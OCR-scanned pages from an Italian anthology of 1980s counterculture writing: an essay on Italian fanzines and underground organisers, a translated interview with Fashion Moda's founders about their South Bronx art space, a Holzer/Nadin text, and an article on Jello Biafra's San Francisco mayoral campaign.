
Il singolo che è stato l'espressione della frammentazione, della vittoria del privato, del riflusso, della crisi del politico, è però diventato un nuovo soggetto sociale, per di più attivo e propositivo, nella società italiana la quale si manifestava, nel corso degli anni '80, esclusivamente basata sui valori dell'effimero, dell'immagine, dell'apparire e non dell'essere.
La grande ed importante risposta che c'è stata negli anni '80, è stata proprio questa: dei singoli individui che si appropriavano direttamente dei mezzi di comunicazione, ed usavano un proprio metodo/linguaggio per esprimere contenuti, interessi e bisogni ad altri giovani.
Ed ecco perché dovremmo citare anche molti nomi, molte persone, oltre ai gruppi o collettivi, ma purtroppo non possiamo, e a titolo esemplificativo qui ricordiamo:

- NICOLA CATALANO di Napoli, che ha organizzato molti concerti e i festival più importanti di musica industriale e sperimentale, oltre ad aver dato vita alla fanzine NEMESIS.

- Illustrazione tratta dalla copertina della fanzine IDOLA TRIBUS, n. 4, 1987-88, Livorno, Italia.

IDOLA TRIBUS

4



AFRICA

YANOMAMI

PANOTTICO

CENTRI SOCIALI

SONIC YOUTH

TATUAGGI

HASSAN - I - SABBAH

- STEVONE (ROTTAME VALLI) di Como, che ha organizzato, promosso e diffuso tutto il fenomeno hardcore-punk con T.V.O.R. (Teste Vuote Ossa Rotte) fanzine-etichetta indipendente; manager e promoter di molte band oltre ad una fornitissima e attivissima distribuzione.
- ALESSANDRO AIELLO, di Catania che ha avuto un ruolo importante per tutti quelli che seguono la MAIL-ART, la ricerca artistica/culturale e la sperimentazione.
- GIACOMO SPAZIO, di Milano, in attvità fin dall'inizio degli anni '80, dapprima con l'esperienza di Punk a capo (81/83), ha costituito la rivista VINILE e successivamente ha partecipato a varie produzioni fino alla creazione, nel 1988, dell'etichetta discografica VOX POP (Just for Fun - Just for Fan/Crazy Department).

Questi sono solo tre nomi, di un elenco ben più ampio, che possono dare l'idea di come l'intervento giovanile sia stato presente a tutti i livelli ed in tutte le forme di espressione/comunicazione.
La fine degli anni '80 è stato il periodo di maggiore crisi e transizione; sicuramente gli anni più bui sono stati il 1987/88. Ma dopo un certo periodo di sbandamento e di riflessione abbiamo avuto la nascita di nuovi interessi e l'utilizzo di nuovi mezzi tecnologici: l'informatica, il computer, la video-grafica, una nuova multimedialità, i graffiti... ...Per poi arrivare al cyberpunk, ai virus, agli hackers, alla pirateria e a tutti quei fenomeni, sovversivi e non, che verranno a caratterizzare gli anni '90.
E come sempre il filo conduttore, per chi non si rassegna, lega gli anni '70 agli '80, e quest'ultimi agli anni '90 con il vivo augurio di veder sorgere, espandere e diffondere tantissimi embrioni di virus antagonisti.

NB. Quelle che sono state citate sono solo alcune delle espressioni più significative del panorama italiano, ma molti sono i gruppi e le città da dover citare, tra cui: Crema, Quincinetto, Mantova, Savona, La Spezia, Genova, Trieste, Udine, Piacenza, Modena, Reggio, Carpi, Ancona, Pesaro, Livorno, Pisa, Roma, Taranto, Cagliari, Palermo... ma in poche righe a nostra disposizione non era possibile citare tutti. Non ce ne vogliate tutti voi, citati e non...

YOU KNOW WHO YOU ARE!!

OVERLAY: "HALLOWEEN

"Hallowen", disegno di Engraved
Illustrazione tratta dalla fanzine FORCED EXPOSURE, n. 16, 1990, Waltham, MA, USA

Raccolta dei testi

1980 - 1989

SIGN

Photo courtesy of Wide World Photos © 1980

"REAL LIFE MAGAZINE", MARZO, 1980, NEW YORK, USA

"FASHION MODA"

Stefan Eins, Joe Lewis e William Scott intervistati da Thomas Lawson

T.L.: Per iniziare andiamo un po' indietro nel tempo. Stefan, il tuo primo spazio era in Mercer Street al n.3. Qual'era l'idea per quello spazio? Che periodo era?

S.E.: Originariamente iniziai '3 Mercer' poiché pensavo che fosse un buon luogo per vendere i miei multipli a basso prezzo, cosa impossibile nell'area di Canal Street e Soho. Dopo di che altre persone presero interesse nel fare cose diverse nello stesso spazio. Era il 1972/73.

T.L.: Dunque tu restasti là per un periodo abbastanza lungo. Cosa ti fece decidere di chiudere e cercare qualcos'altro?

S.E.: C'era una perdita d'interesse in me. Sentivo di dover andare da qualche altra parte per realizzare un obiettivo, una prospettiva per quello che volevo fare.

T.L.: Cosa ti portò nel South Bronx?

S.E.: Credo che sia importante coinvolgere più persone possibile, preferibilmente da livelli sub-culturali molto differenti. Il South Bronx ha un'attrazione speciale in quanto ha una cattiva reputazione in Manhattan, così pensai che poteva essere una buona cosa andare là.

W.S.: Lo stereotipo della Downtown.

S.E.: Ora io so che è differente da come pensavo che fosse. Ma è importante dire che Fashion Moda non è una istituzione del South Bronx. E' semplicemente accaduto, che avesse nel South Bronx le sue prime manifestazioni.

J.L.: Questo è un punto molto importante. Noi siamo internazionali. E' successo che noi siamo là, ma vogliamo vendere su scala internazionale. Possiamo non avere delle istituzioni all'estero, ma vogliamo avere dei ruoli.

S.E.: Bene, prima di andare oltre posso leggerti una parte della nostra richiesta al 'NEA'. E' un po' burocratica, ma spiega le nostre intenzioni. Dice: "Fashion Moda è un museo di invenzioni scientifiche, tecnologia, arte e fantasia. Principalmente, Fashion Moda è interessata allo sconosciuto e all'inspiegabile. Fantascienza, connessioni tra culture a tutti i livelli educativi". Questo da un tipo di dimensione diversa su ciò che vogliamo fare qui. Ci sono anche progetti che non hanno niente a che fare con lo spazio in se. C'è l' 'Institute for Appropriate Technology', che ha il suo specifico curatore, Jamal Mecklai. Inoltre Joe ha scoperto questo fotografo jazz, Ray Ross, che ha documentato la scena del jazz newyorkese negli ultimi venti anni. E questo è stato

- Scritta realizzata da John Fekner su un muro dell'East Village a New York la notte prima del comizio del presidente R. Reagan (1980).
Illustrazione tratta da QUEENSITES, 1982, Wedgepress & Cheese, Svezia.

sviluppato in una esposizione itinerante. Ci sono così tante possibilità. Mi piacerebbe continuare le mie ricerche sull'intelligenza aliena e questo non deve necessariamente avere a che fare con uno spazio-museo del South Bronx. Ma mi chiedo cosa ne pensi Joe. Lui ha portato avanti Fashion Moda con me l'anno scorso.

J.L.: Io ho un'opinione abbastanza differente del South Bronx, una prospettiva diversa. Sono d'accordo con Stefan che a questo punto è importante, per molti artisti, gettare completamente via ciò che sanno. Non solo per motivi che interessino la loro arte. Ma giusto per la loro esistenza sulla terra.

Da principio io sono venuto nel South Bronx poiché mi fu assegnato uno spazio come studio dalla Berg Corporation, che è una delle più grandi cooperative di piccoli proprietari chimici in America. Così mentre Stefan metteva insieme tutte queste cose, a me accadeva lo stesso. Io notai pure la necessità di qualcosa che riflettesse le abitudini, l'estetica, la politica e i valori morali della scena della downtown in un'area 'definita' depressa. Io dico 'definita' depressa, poiché questo è un posto culturalmente ricco di idee musicali estetiche, arte, moda. E le due cose giustapposte tra loro realizzavano una necessità per me particolare, ovvero una sorta di equilibrio tra l'esperienza che imparavo per le strade e quella che ottenevo andando al college, il metterle insieme e dire: "Bene, dove si va a finire da qui?". E questo sembra il luogo per sviluppare tutto ciò.

E anche qualcosa che Stefan disse alla discussione al New Museum su... che cos'era? Elitarismo e Populismo? Lui disse che per l'arte attuale e del futuro è importante che si diriga verso le persone del terzo mondo, in quanto è il terzo mondo stesso che sta arrivando ad un punto dove inizia a usare questo genere di idee dell'arte moderna..

T.L.: Ciò che mi piace è l'ambiguità della situazione qui. Uno spazio dove la gente del luogo può venire, fare arte se gli interessa, o semplicemente mettersi a sedere, conversare e scaldarsi, un posto analogo a una libreria pubblica; ma anche uno spazio espositivo chic, recepito come radicale e di avanguardia, soprattutto ora che avete avuto qualche recensione in 'Art in America' e 'Artforum'.

S.E.: Si è ambiguo. La prima cosa che mi viene da dire è che è naturalmente benvenuto lo scrivere su Fashion Moda. Ma la seconda cosa è che

TUTTE QUESTE RECENSIONI CHE HO AVUTO SU QUESTE RIVISTE DI ELITE FATTE DA BIANCHI NON RIFLETTONO VERAMENTE IN PIENO LA SOSTANZA DI QUELLO CHE STA ACCADENDO QUI, O DI QUELLO DI CUI FASHION MODA SI OCCUPA. ESSE RIMANDANO INDIETRO A SOLO, E TUTTO COSÌ INTELLETTUALE.

Ciò che voglio dire, ad esempio su quella di Carrie Rickey in 'Artforum', è che coglie la sostanza, ma lo fa in un modo così lungo, è così contorta, così intellettuale. Io credo che lei lo potesse dire molto più direttamente. E tutto questo dolore che alcuni di questi scrittori devono patire per farsi

capire. Non riesce semplicemente a cogliere tutto quello che sta accadendo veramente. Sto per ottenere il mio primo elogio, lo spero, in questa nuova rivista locale spagnola, in spagnolo. Non posso aspettare per vedere quello che sta scrivendo su di noi. Anche quello avrà probabilmente un suo punto di vista specifico, ma non è sicuramente un genere di cose come quelle di 'Artforum'. Potrebbe persino scrivere sull'uomo bianco che viene quassù e porta via tutto il denaro delle sovvenzioni alla gente del posto.

J.L.: Anche nell'articolo di Mike Robinson su 'Art in America', una delle ultime affermazioni era che il tragitto era perfettamente sicuro, capisci, e quello sembra essere uno dei maggiori problemi della gente che viene quassù. Dal momento che il crimine non è peggio che in qualsiasi altro posto della città. Anzi, probabilmente meno, poiché questa è una comunità molto forte. Voglio dire che noi siamo nel distretto finanziario quassù- tutte le banche sono qui, tutti i grandi negozi. Questo posto sta sviluppandosi in fretta.

T.L.: Si, è vero. Questa è un'altra cosa interessante di Fashion Moda, è un negozio vivace su una strada dove ci sono altri negozi vivaci, non una specie di rifugio nascosto alla folla in una strada laterale o a un piano superiore. Parecchia gente sembra che stia cercando, e ci riesce, di ottenere spazi dal comune -affitti temporanei per palazzi vuoti. Com'è la situazione qui?

S.E.: E' diversa, questo spazio è di un privato. Io l'ho rimesso a posto.

T.L.: Aveva già queste grandi finestre?

S.E.: No, quello era il grande problema dello spazio, l'intera facciata era distrutta. Fu una grossa spesa per noi rifare la facciata. E poi pulirla dalla sporcizia, rifare il pavimento, dipingere i muri.

W.S.: Si, sembrava come se fossero passati di qua dei carri armati.

S.E.: Questa è una cosa che volevo dire. Il dipartimento per gli affari culturali della città ottenne alcune sovvenzioni da alcune agenzie federali, 400.000 dollari, per organizzazioni artistiche, progetti artistici e anche per facilitare le ristrutturazioni. Fashion Moda fece richiesta per una sovvenzione per facilitare le ristrutturazioni, e non ottenemmo risposta. Eppure noi abbiamo riportato questo spazio a una condizione vivibile. Abbiamo saputo che molti altri progetti furono approvati. Ma la richiesta di Fashion Moda no.

T.L.: Hai mai saputo la ragione di ciò?

S.E.: No, non ci hanno mai spiegato il motivo. Ancora non ci siamo nemmeno sentiti ufficialmente. Ci parlarono, ma non hanno scritto. Ci siamo appellati pure a Henry Geldzahler, in dicembre, e non abbiamo avuto nessun tipo di risposta.

T.L.: Abbiamo parlato molto in riguardo allo spazio e alle vostre intenzioni per lo spazio, ora parliamo un po' dei lavori che esponete qui. Proprio ora avete il 'South Bronx Show'. Che cosa è?

S.E.: Il 'South Bronx Show'. Bene, esso presenta in successione artisti del South Bronx e artisti di Manhattan, progetti del South Bronx e progetti di Manhattan, insieme. Mettendo in relazione cose originariamente scollegate, o perfino direzioni artistiche difficilmente relazionabili o storie o tradizioni. O non-tradizioni, voglio dire che alcuni di questi artisti del South Bronx difficilmente hanno una qualche tradizione come origine o come mezzo di commercio.

DANGEROUS
PRODUCTS
カ生体ソイド

T.L.: Andate voi dagli artisti o sono loro a venire da voi?

S.E.: Entrambi. Ci sono alcuni artisti del South Bronx che ho incontrato e che ho invitato -il pittore dei segni, Fidel; lo scarabocchiatore. Quel tipo mi dette un mucchio di scarabocchi lo scorso anno. E poi me li portò via, quasi violentemente, o almeno in un modo emozionalmente violento. Sei mesi dopo ritornò e io ricominciai a collezionare di nuovo scarabocchi. Sono molto interessanti. Un altro pezzo che ha successo è la rosa, è stato portata via da un graffito di una strada di Harlem. E' una rosa alta allincirca 2 mt. tutta dipinta con gli spray su un muro di mattoni. La vidi e me ne innamorai. E' una di quattro differenti immagini del solito artista, ma io feci solo quella li. La rifeci. Presi una foto e cercai di essere il più fedele possibile, ma non uguale. E' molto più accurata. Inoltre, naturalmente, io credo che tra le cose più interessanti nel South Bronx ci siano le pitture di sangue delle Sorelle di Satana.

J.L.: Una cosa che mi piacerebbe dire in riguardo al 'South Bronx Show' è che se vai in giro a vedere il tipo di arte che c'è nella zona (così come in altre aree rurali o della regione- e il Bronx è una comunità piuttosto rurale, sebbene sia nella City), ti sembra quasi di essere in una fattoria, capisci, con le idee delle persone su ciò che è giusto e ciò che è sbagliato, su ciò che è genuino e ciò che non lo è- E questo dimostra l'incredibile diversità di idee che ci sono qua. Perfino da persone che nella maggior parte dei casi non sanno quasi niente di ciò che succede fuori da questa comunità.

S.E.: Questo perché loro non hanno dei sistemi che operano da filtro o da canale, come per esempio delle persone vitali che scrivano su di loro, o un posto dove poter esporre, uno spazio che li collezioni.

COSA SAREBBE PICASSO SE NON FOSSE STATO INSERITO IN COSÌ TANTE COLLEZIONI O MUSEI E SE NON AVESSERO SCRITTO SU DI LUI? LUI, SEMPLICEMENTE, NON SAREBBE ESISTITO.

Questo dimostra come sia abbastanza intraprendente il fare tutte queste connessioni trasversali. A me piacerebbe mettere in risalto anche le statue ispaniche che ho selezionato da un fabbricante qua vicino. Eppure molte delle persone della downtown che le hanno già viste, incluso Joe io credo pensino che sia il peggior materiale da mettere in mostra. Ma io penso invece che esse siano veramente belle, veramente.

J.L.: Io penso che il motivo per cui queste statue sono belle non va cercato nel loro aspetto, nel loro aspetto estetico, ma nel significato che sta dietro ad ognuno di questi pezzi, in quanto queste statue sono coinvolgenti, sono simboli per religioni, avvenimenti quasi religiosi, capisci, materiali per magia nera. Credo che sia questo che le rende interessanti, che questi oggetti tendono a conservare in loro qualche sorta di spirito. In questo senso è arte popolare.

Collage di PHASE; foto nel collage: da Schmidlapp, Suzan Pitt, Change, Sak, Unknown. Illustrazione tratta da INTERNATIONAL GRAFFITI TIMES, Vol. 8, 1986, New York, USA.

S.E.: Si è arte popolare, lo è certamente.

J.L.: Ma l'arte popolare non viene presa seriamente in un'area metropolitana.

T.L.: Beh, non se è fatta in un'area metropolitana. E' presa seriamente se viene fatta in un'area rurale, se le sue origini sono sufficientemente esotiche.

S.E.: Si, se è fatta in qualche parte dell'Africa, per l'esattezza. Quella è un'area che negli ultimi cento anni è stata al centro di avventure estetiche che hanno scoperto diverse cose. Ma questa è una nicchia che non è ancora stata scoperta. E noi la stiamo scoprendo ora.

T.L.: L'ultima volta che sono stato qui mi dicesti che questa mostra è soggetta a cambiamenti. Questo significa che tu speri che altre persone portino qui degli altri lavori, come risposta a quelli che sono già qui, o è qualcosa che hai già preorganizzato?

S.E.: Bene, lo scorso anno, abbiamo cambiato le mostre e questa mostra probabilmente cesserà un po' per volta. Dobbiamo chiuderne una parte in occasione di qualcosa che farà un artista californiano a marzo. Ma lasceremo il resto aperto. La serie di facce di John Ahearn è già stata qua intorno da un bel po'.

T.L.: Lavora ancora su quelle cose?

S.E.: Gli piacerebbe fare qualcosa sulla facciata di un palazzo sopra un negozio in un punto della Terza Avenue, e stiamo cercando del denaro per fare in modo che possa essere pagato per farlo. Lui ha fatto queste cose a lungo per niente.

J.L.: Inoltre lui vuole cambiare una parte dell'idea, iniziando una serie di famiglie intere, non solo facce individuali. Quello è ciò a cui lui si sta veramente interessando ora.

S.E.: Quello è ciò che lui dice, in ogni modo io non lo so. Così noi continueremo a sforzarci per lui, ma non per delle facce da mettere qui, non per delle serie qua dentro, ma per un pezzo su un muro fuori. Dal modo in cui lui ne parla, sembrerebbe molto eccitante.

T.L.: Si il suo lavoro sembra essere stato il trasferimento di idee di maggior successo dalla downtown, cosicché esse producono senso quassù.

S.E.: Ci sono anche le invenzioni. Le macchine di David Well che erano anche al New Museum.

J.L.: E Peter Moennig ha un nastro trasportatore e una macchina per lucidare le scarpe. Anche quelle funzionavano molto bene.

S.E.: Naturalmente tutte queste cose saranno incluse anche nel 'South Bronx Show'.

T.L.: Peter Moennig era una delle persone coinvolte nel

'REAL ESTATE SHOW' CHE ERA UNA SPECIE DI PROPOSTA ACTUAZIONE IN BUONA PARTE DOVUTA A FASHION MODA. L'IDEA DI ANDARE NEI DINTORNI A FARE DICHIARAZIONI ESTETICHE CHE POTESSERO AVERE UNA PIU' AMPIA PORTATA DI CONTENUTI POLITICI

Sebbene alla fine il 'Real Estate Show' sembrava che puntasse molto più su di una singola idea circa i proprietari delle case e sullo sviluppo delle agenzie immobiliari. William, tu fosti coinvolto, per certi aspetti, in quelle azioni. Ebbero successo?

W.S.: Sicuramente positivo per la comunità, questo è certo.

T.L.: Si, ma là sembra che ci sia già stato un gruppo di proteste contro i piani di sviluppo dell'area, e di proteste effettivamente oneste. Nessun gruppo di artisti, in particolar modo uno come questo che resta deliberatamente non organizzato, ha la capacità di avere la forza di combattere sufficientemente a lungo per vedere qualche risultato.

W.S.: E' istintivo. Ti ricordi Valley Forge? Venne della gentaglia. Io andai giù in quel palazzo in Delancy sul New Year's. Non fu male. Fu un buon opening.

J.L.: IO ERO LÀ IL GIORNO IN CUI LA POLIZIA LI BUTTÒ FUORI. E PENSAI CHE ERA QUALCOSA DI SIMILE ALLE PRECEDENTI AZIONI IN CUI GLI ARTISTI COME I DADAISTI O I RUSSI SI IMPEGNAVANO POLITICAMENTE. E IN CUI ESSI RISCHIAVANO VERAMENTE LA LORO PELLE NELLA LORO ATTIVITÀ. PERFINO BEUYS VENNE PICCHIATO IN FACCIA MENTRE DISCUTEVA SU QUALCOSA IN UN CERTO RADUNO DA QUALCHE PARTE. QUESTO È IL GENERE DI COINVOLGIMENTO CHE GLI ARTISTI DEVONO AVERE SE VOGLIONO OTTENERE UN IMPATTO POLITICO. ANCHE SE LO FANNO SOLO PER UN BREVE PERIODO. QUESTO CAMBIERÀ QUALCOSA.

Questo darà il via a qualcos'altro, in quanto le persone capiranno che quella gente è seria. E se loro stanno là per una settimana o un anno, questo non fa molta differenza. Il fatto è che vengano presi sul serio. E questo, io credo, è ciò che mancò in Delancy.

Sai, io lo dissi ad Alan (Moore), gli dissi: "Cosa ne pensi di questo show, cosa ne pensi dell'arte?". E lui rispose:

"BENE. LO SHOW NON RIGUARDA L'ARTE. MA LE AGENZIE IMMOBILIARI".

S.E.: Questo è ciò che disse?

J.L.: Si. E quello che lui aveva sperato era che

L'ARTE POTESSE ESSERE UN MEZZO DI INFORMAZIONE PER SVILUPPARE LE IDEE SULLE AGENZIE IMMOBILIARI, SULLE PROPRIETÀ SFITTE, E SULLE ABITUDINI NELLE CITTÀ.

E soprattutto in quel palazzo, che non era stato usato per un anno, e che era in una zona principale, con migliaia di persone che passavano ogni giorno vicino a quell'angolo. Ma molte delle persone che videro quella mostra, la gente della zona, pensarono che era solo un gruppo di artisti che protestavano poiché non potevano esporre da altre parti. E' giusto fare arte politica, ma deve andare oltre a questo, deve andare oltre il proprio specifico media. E deve anche essere presentata in un modo tale che la gente possa capirla. (Trad. Tommaso Tozzi)

"SPANNER/NYC", 1980, ALOES BOOKS, NEW YORK, USA


"QUÌ E LÀ"

Di Jenny Holzer e Peter Nadin

L'attuale sistema indebolisce la nostra sensibilità e minaccia il nostro benessere. La società deve essere rielaborata così da essere maggiormente rispondente ai nostri bisogni. Non è adeguato esporre i mali sociali o trattare i problemi simbolicamente o metaforicamente. E' realistico invece agire direttamente al fine di proporre e realizzare un ordine migliore.

E' giunto il tempo di chiarire invece di confondere. La base per un'effettiva azione è il riconoscere che non esiste alcuna posizione neutrale; è importante capire le implicazioni di ciò che noi facciamo quotidianamente prima di intraprendere più ampie revisioni. Quindi è ragionevole assumere il potere e la responsabilità di tentare di creare un sistema più piacevole e più funzionale. Piacere e funzione sono inclusivi; entrambi sono richiesti per una società incoraggiante, non coercitiva. Un desiderio che ciò funzioni è un legittimo punto di partenza. La procedura non dovrebbe basarsi sull'ideologia, l'attività non dovrebbe illustrarla. Ogni situazione problematica è unica; inerente al nostro responso dovrebbe essere un appropriato corso d'azione. Noi sosteniamo estetiche che si integrino con la pratica per migliorare la nostra posizione.

(Trad. Patrizia Bittini)



LEADING
EDGE
UNITY UNITY
WITH...
S.N.F.U
D.O.A.
7SECONDS
SEPTIC DEATH
TIM YOHANNON OF...
MAXIMUM ROCK N ROLL
Truth
U.C.
UNIFORM CHOICE

"MUSICA 80", N.6, LUGLIO, 1980, MILANO, ITALIA

"BIAFRA PER SINDACO"

Di R. A.

MOLTA GENTE MI HA CHIESTO SE STO USANDO QUESTE ELEZIONI COME MEZZO PER FAR PUBBLICITÀ AI DEAD KENNEDYS. MA OH NO, I DEAD KENNEDYS SONO UN MEZZO PER FARMI ELEGGERE SINDACO. DOVREBBE RISULTARE OVVIO A CHIUNQUE. (JELLO BIAFRA)

La leggenda vuole che il programma politico sia stato messo giù, in brutta copia, durante una pausa ad un concerto dei Pere Ubu. Jello Biafra, di professione cantante dei Dead Kennedys, decise allora che si sarebbe presentato alle elezioni per la carica di sindaco di San Francisco.
La campagna iniziò ufficialmente con una spaghetti *dinner-dance* per la raccolta di fondi al *Mabuhay Garden*, il 3 Settembre. Continuò poi con manifestazioni a sorpresa in metropolitana e con brevi comizi volanti. Con l'aiuto di luminari locali come Dirk Dirsen, proprietario del *Mabuhay*, Ginger Coyote della fanzine *Punk Globe*, Mickey della rivista *Creep*, Joe Reese del gruppo *Target Video* e Chi Chi, manager dei Kennedys, Biafra ottenne 6591 voti (pari al 3% dei votanti). Il tutto con una spesa di soli 400 dollari.
Ciò è estremamente significativo se si pensa che molti dei suoi elettori, principalmente cinici, disadattati e devianti d'ogni tipo, non si sarebbero neanche registrati per votare se Biafra non si fosse presentato come candidato.
Questa volta San Francisco non ha dovuto rispondere alla domanda "E se avesse vinto?", ma di questo non gioirà per molto perché Biafra è intenzionato a continuare. Il prossimo obiettivo potrebbe essere il posto di supervisore della Zona 5 o, più probabilmente, come lui stesso ha annunciato dopo aver appreso i risultati, inserire "nei prossimi referendum amministrativi alcune proposte del mio programma. Se riusciremo a far spendere al capitale imprenditoriale decine di migliaia di dollari per sconfiggerci, avremo già ottenuto una vittoria morale". (R.A.)

Il programma

Lo spirito di San Francisco non deve essere distrutto in nome dell'ordine, della legalità e dei dollari dei turisti.
L'amministrazione in carica vuole "ripulire" la città. Essa sostiene spudoratamente il capitale mentre le forze creative che mantengono viva la nostra città vengono sempre più insistentemente perseguitate dalla legge.

- Illustrazione tratta dalla copertina di LEADING EDGE, n. 4, 1984, San Diego, California, USA.

San Francisco è forse destinata a diventare un'altra fredda ed efficiente città americana? No, se faremo sentire chiara e forte la nostra opposizione.

Trasporti di massa

E' venuto il momento di vietare la circolazione delle automobili in città. Il potenziamento del servizio pubblico e il lancio, con l'aiuto dell'industria privata, di una moda della bicicletta dovrebbero garantire il funzionamento regolare di ogni attività. I veicoli commerciali potranno continuare ad operare provvisti di speciale permesso e rimarranno aperte le autostrade intercomunali.

Miglioramento dei rapporti tra polizia e cittadini

